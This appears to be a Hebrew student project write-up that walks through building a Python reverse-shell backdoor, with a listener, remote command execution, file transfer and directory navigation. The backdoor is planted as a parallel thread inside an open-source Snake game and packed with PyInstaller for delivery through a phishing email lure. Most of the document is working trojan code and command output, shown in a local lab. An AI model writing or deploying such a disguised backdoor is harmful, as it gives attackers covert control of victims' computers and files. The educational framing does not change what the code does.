בס"ד


# writeup

## השתלטות מרחוק באמצעות סוס טרויאני


**מגישות**: אור גלעד ואהובה ראשית אביחי

**הקורבן קיבל הודעה במייל: "מכור לSanke? הנה המשחק האהוב עם כל הפיצ'רים החדשים!!"**

מכיוון שהוא מאוד אוהב את המשחק Snake, הוא מייד לחץ על קובץ ההרצה המצורף והוריד אותו למחשב שלו. הנה, הוא כבר יכול להתחיל לשחק!




מה שהוא לא יודע, זה שבתוך המשחק התמים מושתל קוד זדוני... הנה ההאקר שמחכה לו בצד השני:



ההאקר מאושר! סוף סוף נוצר החיבור שחיכיתי לו כל כך הרבה זמן😊

**ועכשיו נתחיל מהתחלה...**

המטרה שלנו בפרוייקט היתה ליצור שליטה מרחוק בין המחשב שלנו למחשב אחר. שליטה מרחוק תאפשר לנו להגיע ליכולות רבות, כמו לראות מה המידע שיש למחשב השני, להוריד ולהעלות קבצים ואפילו להריץ קבצי הרצה במחשב השני.

נוכל להשתמש בזה לצורך דברים מגוונים- לצורך פריצה או אפילו לשימושים טובים כמו למשל להשתלט על המחשב של סבתא כדי לעזור לה לבצע פעולה כלשהי במחשב שלה.

נרצה קודם כל ליצור קישור של זרימת נתונים בין ההאקר לבין הקרבן.

הדלת האחורית תבוצע בקרבן. אם נצליח לגרום לקרבן להפעיל אותה הוא יבסס את הקשר בינו לבים ההאקר. ההאקר יוכל לשלוח command lines. הן יבוצעו בקרבן, והתוצאה תשלח בחזרה להאקר.

האתגר הראשון שלנו הוא להצליח ליצור את הקישור בין ההאקר לקרבן כדי שנוכל ליצור את צינור זרימת הנתונים.

הדרך הכי מתבקשת לעשות זאת היא לנסות להתחבר בחיבור ישיר למכונת הקרבן ( **direct connction** - הקרבן פתוח לחיבורים וההאקר ינצל זאת ויתחבר אליו) הבעיה בזה היא שחומת האש של הקרבן אמורה להגן במצבים כאלו והיא תזהיר אותו שיש כאן מישהו לא ידוע שהתחבר אליו.

לכן נבחר בדרך אחרת-חיבור הפוך (**reverse connection** - השרת מאזין בport כלשהו ומי שרוצה מתחבר אליו והוא מאשר את זה) ההאקר יפתח פורט במחשב שלו, שם הוא יאזין להתחברות של מחשבים אחרים. כאשר הקרבן יתחבר אליו אולי חומת האש של ההאקר תזהיר אותו מפני כניסה של מישהו לא ידוע אך זה לא מעניין אותנו כי זה בדיוק מה שאנחנו רוצים שיקרה... (מקסימום נשבית את חומת האש שלנו לפני שנעשה זאת.)

בצורה כזאת חומת האש של הקרבן לא תזהיר אותו מפני הפעולה הזדונית כי חיבור כזה מאוד דומה לקשרים רבים שהקרבן מבצע כל יום, לדוגמא בכל פעם שהוא פותח אתר הוא מתחבר בעצם ליציאה ספציפית של שרת פתוח.

מסקנה: אנחנו רוצים לפתוח את ההאקר לההאזנה לחיבורים. הקרבן יתחבר אליו וההאקר מייד יאשר את החיבור.

(אפשר להשתמש בכלי של לינוקס-netcut. אבל אנחנו החלטנו לתכנת את זה בעצמנו)

נתחיל עם לכתוב את הbackdoor. נכתוב בפייתון קובץ שאותו נריץ במחשב הקרבן. הדבר הראשון שהוא יעשה זה להתחבר ישירות למחשב ההאקר.

בהתחלה כתבנו משהו פשוט של העברת מידע בין 2 מחשבים, זה לא חייב לשמש רק למקרי תקיפה:

```python
#this is the program that we run from the victim
import socket

self.connection = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
self.connection.connect((ip, port))

connection.send("\n The connection was made successfully\n")
receive_data = connection.recv(1024)
print(receive_data)
connection.close()
```

נרצה עכשיו להוסיף את האפשרות של הרצת פקודות מערכת ממחשב אחד על מחשב אחר:

יצרנו אובייקט מסוג socket ייסדנו את הקישור עם המטרה שלנו. המחשב התוקף יקליד פקודת מערכת שתיכנס למשתנה command. המשתנה יעבור לפונקציה שתבצע את הפקודה ותחזיר את התוצאות למשתנה command resalt שיישלח חזרה לתוקף. (מריץ ועושה ניסיון לפקודת מערכת)

```python
#this is the program that we run from the victem
import socket
import subprocess
1 usage
def execute_system_command(command):
    return subprocess.getoutput(command,shell=True)




connection = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connection.connect(("ip adress",port)) #the ip and port of the hacker computer

connection.send("\nThe connection was made successfully\n")

while True:
    command = connection.recv(1024)
    command_result = execute_system_command(command)
    connection.send(command_result)


connection.close()
```

נעבור לכתיבת הlistener שזה הקוד במחשב התוקף:

```python
listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
listener.bind((ip, port))
listener.listen(0)
print("Waiting for incoming connection")
self.connection, address = listener.accept()
print("got a connection from " + str(address))
```

נוסיף לlistener את האפשרות לא רק לעשות קישור אלא גם לקבל ולשלוח מידע

```
while True:
    command = input(">> ")
    connection.send(command)
    result = connection.recv(1024)
    print(result)
```

הוספנו אפשרות לראות מאיזה ip הגיע החיבור, אח"כ בלולאה המשתמש יכול להכניס פקודה שנשלחת לbackdoor. נחכה לתשובה ונדפיס אותה. עכשיו יש לנו כבר משהו שעובד ומאפשר להריץ פקודות מערכת בין 2 מחשבים.

נראה שההתקפה עובדת! נוצר קישור בין המחשב שלנו למחשב המותקף (שהכתובת IP שלו היא 192.168.1.111) עכשיו אנחנו יכולים להקליד איזו פקודה שנרצה והיא תתבצע במחשב של הקרבן. התוצאה כמובן נשלחת אלינו.

```
┌──(kali㉿kali)-[~]
└─$ python listener.py
Waiting for incoming connection
Got a connection from ('192.168.1.111', 54362)
>> ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.111  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::3b76:f5dc:5a22:ea26  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:e5:f7:ee  txqueuelen 1000  (Ethernet)
        RX packets 6586  bytes 4661958 (4.4 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1739  bytes 200536 (195.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

אפשר לראות שזאת אכן הכתובת IP של המחשב המותקף:

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:e5:f7:ee brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.111/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
       valid_lft 254332sec preferred_lft 254332sec
    inet6 fe80::3b76:f5dc:5a22:ea26/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

נרצה שהמידע יעבור בין המחשבים באמצעות אובייקט JSON, ככה הוא יעבור בצורה בטוחה יותר בלי חשש שאם המידע ארוך מידי אז הוא לא יגיע ליעד בשלמותו (זה עלול ליצור בעיות כאשר נרצה להעביר קובץ ארוך).

```python
    def reliable_send(self, data):
        json_data = json.dumps(data)
        self.connection.send(json_data)

    def reliable_receive(self):
        json_data = ""
        while True:
            try:
                json_data = self.connection.recv(1024)
                return json.loads(json_data)
            except ValueError:
                continue
```

עכשיו נוכל לקבל גם מידע ארוך יותר, מכיוון שהמידע מכווץ בתוך אובייקט JSON.


גישה לתיקיות ולקבצים: הוספנו תמיכה בפקודה cd כדי לאפשר להאקר לשוטט במחשב המותקף כרצונו. הנה – זה עובד!


```
└─$ python listener.py
Waiting for incoming connection
got a connection from ('192.168.1.111', 56796)
>> pwd
/home/kali

>> cd Desktop
[+] Changing working directory to Desktop
>> pwd
/home/kali/Desktop
```

נוסיף את השדרוג הבא: להוריד קבצים מהמחשב של הקרבן ישירות לידיו של ההאקר. כמובן שנוכל לגם להעלות קבצים מהמחשב של ההאקר ישירות אל הקרבן (וירוסים וקבצים זדוניים למשל)

(הוספנו פונקציות read_file, write_file בקוד של התוקף ושל המותקף)

ניתן לראות כאן את התמונה שהועתקה מהמחשב שלנו למחשב המותקף:




אנחנו רוצים לתת לעצמנו אפשרות יציאה לא מחשידה: כאשר נקליד "exit" זה יגרום לניתוק גם אצלנו וגם אצל הקרבן:

```
if command == "exit":
    self.connection.close()
    exit()
```

הקוד שלנו מוכן! עכשיו רק נשאר להכניס אותו בתוך סוס טרויאני תמים. לקחנו מהגיטהב קוד פתוח של משחק snake ושתלנו בתוכו את הbackdoor:

```
def start_snake_game():
    run_snake_game()

def start_backdoor():
    my_backdoor = Backdoor("192.168.1.253", 4444)
    my_backdoor.run()

if __name__ == "__main__":
    thread1 = threading.Thread(target=start_snake_game)
    thread2 = threading.Thread(target=start_backdoor)

    thread1.start()
    thread2.start()

    thread1.join()
    thread2.join()
```

ברגע שהקרבן יפעיל את הקוד של המשחק, יופעלו במקביל 2 תהליכונים: המשחק+הדלת האחורית!

השלב הסופי שלנו הוא להעביר את קובץ המשחק שבתוכו מושתל הקוד הזדוני לקובץ הרצה תמים. זה נעשה באמצעות התקנת PyInstaller (pip install pyinstaller) ויצירת קובץ הרצה (pyinstaller --onefile snake_game.py)

והנה התוצאה!